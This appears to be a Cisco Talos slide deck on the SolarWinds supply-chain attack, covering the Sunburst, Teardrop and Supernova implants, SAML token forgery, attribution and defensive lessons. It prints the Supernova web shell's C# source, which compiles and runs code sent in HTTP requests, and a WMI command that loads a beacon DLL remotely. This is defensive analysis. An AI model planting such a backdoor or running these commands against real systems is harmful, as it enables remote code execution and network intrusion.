
Downloaded by Sunburst and loaded if the domain affected is interesting to the actors. Powershell used with rundll32.exe to load the DLL implant.


Cobalt Strike beacon loaded, each second stage implant unique per infected host


Some installations with ADFind and a tool to dump the administrative credentials from the Orion server. ADFind used to enumerate AD for domains, accounts etc.


When conducting hands-on keyboard activity AUDITPOL used to disable and later reenable logging














Privilege escalation and lateral movement

The actors use stolen administrative privileges to access the victim's global admin account and/or trusted SAML token signing certificate.

The actors forge SAML tokens that impersonate the organization's users and accounts, allowing them to bypass 2FA for services such as Office365 suite.

Targeted users are often key IT and security personnel.

The SAML tokens are signed with their own trusted certificate, so they can be used to login to any on-premise resource or cloud environment, irrespective of vendor.

Talos
Cisco Security Research

Teardrop (Stage 2)

Lateral movement either using wmic.exe or through PowerShell using WMI or creating scheduled task. WMI event subscription used for persistence.

Invoke-WMIMethod win32_process -name create -argumentlist ‘rundll32 c:\Windows\[folder]\[beacon].dll [export]’ -ComputerName [target]

Exchange mailboxes of interesting users were exported to exfiltrate. 7z.exe used to create password protected archives to exfiltrate data.

Google Drive and OneDrive mounted possibly for exfiltration. OWA also used.

Supernova (likely unrelated)

Depends on Orion framework. Possibly different actors.

Accepts a HTTP variable containing source code.

Compiles source code into an assembly.

Load and Invokes the compiled assembly.

```
public void ProcessRequest(HttpContext context)
{
    try
    {
        string codes = context.Request["codes"];
        string clazz = context.Request["clazz"];
        string method = context.Request["method"];
        string[] args = context.Request["args"].Split(new char[]
        {
            '\n'
        });
        context.Response.ContentType = "text/plain";
        context.Response.Write(this.DynamicRun(codes, clazz, method, args));
    }
    catch (Exception)
    {
    }
```

Supernova Orion HTTP backdoor simply compiles and execute source code ”on-the-fly”

```
public string DynamicRun(string codes, string clazz, string method, string[] args)
{
    CompilerResults compilerResults = new CSharpCodeProvider().CreateCompiler().CompileAssemblyFromSource(new CompilerParameters
    {
        ReferencedAssemblies =
        {
            "System.dll",
            "System.ServiceModel.dll",
            "System.Data.dll",
            "System.Runtime.dll"
        },
        GenerateExecutable = false,
        GenerateInMemory = true
    }, codes);
    if (compilerResults.Errors.HasErrors)
    {
        string.Join(Environment.NewLine, from CompilerError err in compilerResults.Errors
        select err.ErrorText);
        Console.WriteLine("error");
        return compilerResults.Errors.ToString();
    }
    object obj = compilerResults.CompiledAssembly.CreateInstance(clazz);
    return (string)obj.GetType().GetMethod(method).Invoke(obj, args);
}
```

Supernova Orion HTTP backdoor simply compiles and execute source code ”on-the-fly”

Impact

High-value customers

- Executive Office of the President
- NSA
- All five branches of the U.S. military
- Pentagon
- State Department
- Justice Department
- NASA
- Top U.S. communications companies

Confirmed victims

- Department of Homeland Security
- Treasury Department
- Commerce Department

New theme emerging security organizations and researchers as targets?

- FireEye, CrowdStrike, PaloAltoNetworks, Microsoft, MalwareBytes, Qualys, Mimecast, Fidelis…

Attribution

FireEye designated the group as UNC2452. Volexity calls the group Dark Halo, Crowdstrike calls StellarParticle

Rather different attack then anything previously seen. No direct obvious links to any known actor group or government/country.

Highly skilled actor or a group with the knowledge of ActiveDirectory, Exchange and Azure with excellent Opsec

Kaspersky found significant overlap between Sunburst and Kazuar backdoor which may indicate the attacker group had some relationship with Turla group. Always a possibility of false flags.

Talos
Cisco Security Research

Lessons learned (detection)

Sharing is caring. Be open about the breach when you discover it because it is unlikely you will be the only target (Well done FireEye, Microsoft etc)

Do not hesitate to be open as being cagey may only hurt your image and show you as incapable of dealing with the breach (SolarWinds removed compromised downloads days after the breach was disclosed)

Somewhere along the way keeping DNS data will be helpful. In Ccleaner and SolarWinds compromise monitoring DNS and keeping the data helps with further investigation. Will also allow to see if the org is targeted for stage 2.

Logging, especially on the most valuable assets like Active Directory DCs is crucial to prevent lateral movement.

Lessons learned

(preventing similar attacks)

Assume you will not be able to protect against similar attacks. Assume your network is already breached and apply Zero Trust principles to authentication and authorization. MFA!

Protect credentials as much as possible (aka use modern hardware with the latest operating system versions). Separate domain administration accounts and local administrator accounts.

Consider outsourcing Authentication and Authorization to cloud (such as Azure AD)

Consider building software in an air gapped environment. Static analysis/scanning to verify the integrity of the compiled code.

Talos
Cisco Security Research

Lessons learned

(preventing similar attacks)

Know what is inside your network, which software you are running on what server. Asset management. Conduct an audit regularly.

Keep your software, operating systems up to date.

Consider installing lightweight EDR components on servers as well as endpoints.

Centralize logging

Talos
Cisco Security Research

Summary

- Supply chain attacks usually have a devastating effect on victims but they are relatively rare
- SolarWind compromise actors were well prepared and technically advanced, which allowed them to stay unnoticed longer
- Organizations may have to conduct assesments on all third party products used

TALOSINTELLIGENCE.COM

blog.talosintelligence.com

@talossecurity

References

Sunburst

https://blog.talosintelligence.com/2020/12/solarwinds-supplychain-coverage.html

https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html

https://www.fireeye.com/blog/threat-research/2020/12/sunburst-additional-technical-details.html

https://www.microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/

https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/solarwinds-unique-dga

Second stage

https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/

https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/solarwinds-attacks-stealthy-attackers-attempted-evade-detection

References

Sunspot

https://www.crowdstrike.com/blog/sunspot-malware-technical-analysis/

Supernova

https://labs.sentinelone.com/solarwinds-understanding-detecting-the-supernova-webshell-trojan/

Attribution

https://securelist.com/sunburst-backdoor-kazuar/99981/

References

IOCs

https://github.com/sophos-cybersecurity/solarwinds-threathunt/blob/master/iocs.csv

https://github.com/fireeye/sunburst_countermeasures

DNS Requests

https://github.com/bambenek/research/tree/main/sunburst

https://docs.google.com/spreadsheets/d/1fpyFt0GL2Swxn0Ihw43eu-kM7HlJXni0EvFYqqMRTz8/edit#gid=339435444

https://pastebin.com/xLs5H10C

Tools

https://www.netresec.com/?page=Blog&month=2021-01&post=Finding-Targeted-SUNBURST-Victims-with-pDNS

https://github.com/RedDrip7/SunBurst_DGA_Decode

Decompiled and edited/sanitized Sunburst source

https://github.com/AdamWhiteHat/SunBurstReadable